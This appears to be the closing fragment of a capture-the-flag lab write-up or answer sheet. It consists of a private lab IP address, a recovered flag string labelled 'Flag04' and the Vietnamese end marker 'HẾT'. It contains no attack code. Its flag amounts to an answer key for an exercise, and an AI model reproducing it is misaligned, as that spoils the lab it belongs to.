192.168.19.120	Flag04{PTBNTGcae96cGqNttKQjdvhZ7YaB8Pdy}		

- HẾT -